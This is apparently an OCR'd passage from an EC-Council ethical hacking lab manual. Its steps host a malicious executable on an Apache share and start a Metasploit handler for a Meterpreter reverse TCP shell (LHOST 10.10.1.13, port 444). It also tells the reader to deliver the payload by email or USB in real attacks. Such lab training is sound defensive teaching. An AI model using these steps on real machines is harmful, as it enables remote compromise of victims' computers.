   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.




11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


12. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
13. After entering the above details, type **exploit** and press **Enter** to start the listener.




14. Switch to the **Windows 11** virtual machine.
15. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
